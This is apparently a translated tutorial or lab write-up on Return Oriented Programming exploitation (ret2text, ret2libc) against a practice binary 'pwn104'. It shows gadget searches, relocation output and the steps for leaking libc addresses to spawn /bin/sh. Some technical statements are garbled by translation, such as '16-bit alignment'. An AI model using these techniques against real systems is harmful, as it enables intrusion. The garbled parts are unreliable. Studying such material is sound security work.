Return Oriented Programming, ROP:

Under NX protection, ret2shellcode is not executable. Consider concatenating the ret or jmp-terminated gadgets that are executable in memory space. Although they are not contiguous in space, they can be run continuously in logic to achieve the same effect of shellcode. ret2text, ret2libc, ret2dlresolve, ret2csu, ret2vdso, SROP, etc. (...) . We use the rp tool to find gadgets.

ret2text: Find syscall in the program section of the program itself, and cooperate with the gadget to realize the execution of any system call function, that is, execve can be called to execute /bin/sh. In general, syscall is hard to find and can be obtained by rp-raw 1-f... --search-hexa= "\x0f\x05" does a byte search. libc has a large number of syscalls, which encapsulate system calls and implement convenient library functions. Therefore, a better approach is ret2libc, which executes /bin/sh using the system function in libc.

```
root@debian:~/Documents/Security/Vulns/attacklab# rp -f /lib/x86_64-linux-gnu/libc.so.6 --search-hexa="\x0f\x05"
Trying to open '/lib/x86_64-linux-gnu/libc.so.6'..
Loading ELF information..
FileFormat: Elf, Arch: x64
0x26428: \x0f\x05
0x271b4: \x0f\x05
0x3bf97: \x0f\x05
0x3c05d: \x0f\x05
0x3c1a5: \x0f\x05
0x3c1da: \x0f\x05
0x3c213: \x0f\x05
0x3c23f: \x0f\x05
0x3c755: \x0f\x05
0x3cb6d: \x0f\x05
0x3cbc0: \x0f\x05
0x3cca7: \x0f\x05
0x3d043: \x0f\x05
0x3d116: \x0f\x05
0x3ef0f: \x0f\x05
```

ret2libc: Constructs arguments on the stack with which the gadget executes system(" /bin/sh ") in libc.

Taking pwn104 with NX protection as an example:

due to the existence of aslr, the libc address is partially random, so first, it is necessary to determine the real address of a function (such as printf) in.got.plt, and construct rop0 to call printf to leak the address, and at the same time, the vulnerability can be re-exploited. rop1 is then constructed to call system(" /bin/sh ") based on the offset of libc.


```
root@debian:~/Documents/Security/Vulns/attacklab# readelf -r pwn104

Relocation section '.rela.dyn' at offset 0x560 contains 5 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000403ff0  000400000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000403ff8  000500000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000404060  000700000005 R_X86_64_COPY     0000000000404060 stdout@GLIBC_2.2.5 + 0
000000404070  000800000005 R_X86_64_COPY     0000000000404070 stdin@GLIBC_2.2.5 + 0
000000404080  000900000005 R_X86_64_COPY     0000000000404080 stderr@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x5d8 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000404018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
000000404020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
000000404028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000404030  000600000007 R_X86_64_JUMP_SLO 0000000000000000 setvbuf@GLIBC_2.2.5 + 0
```

rp-f pwn104 -r 2 > 103_rp finds all gadgets with a maximum of 2 instructions except

ret, a total of 91, as can be seen from the relocation information in the figure above. The offset of printf in get.plt is 0x404020. We choose the gadget at 0x4012ab and construct rop0.
Note: if the last ret goes back to the puts function in main because rbp=0x90909090909090, when reusing, a segment error will occur when the read function is executed again. So the correct approach is for ret to return to the puts function in.plt, which then returns to main to set the rbp, reusing the vulnerability.




rp-raw 1 -f libc.so.6 --search-hexa= "/bin/sh\x00" Finds the available str_bin_sh in libc with offset 0x196031.

```
rp --raw 1 -f /lib/x86_64-linux-gnu/libc.so.6 --search-hexa="/bin/sh\x00"
Trying to open '/lib/x86_64-linux-gnu/libc.so.6'..
FileFormat: raw, Arch: x64
0x196031: /bin/sh\x00
```

Note: multiple ret will lead to rsp changes, the execution system requires 16-bit alignment, so use the gadget at 0x401016 for alignment, and combine with the gadget at 0x4012ab to construct rop1.

ROP1



In a local environment, the libc version can be determined by readelf --dynamic, but in a remote environment, it is not easy to determine the libc version by obtaining the last three bits of the libc functions under aslr (because aslr randomizes addresses in 4KB memory pages, the last three pages have no intra-page offset). The version is queried in the libc database to obtain offsets for both system and str_bin_sh.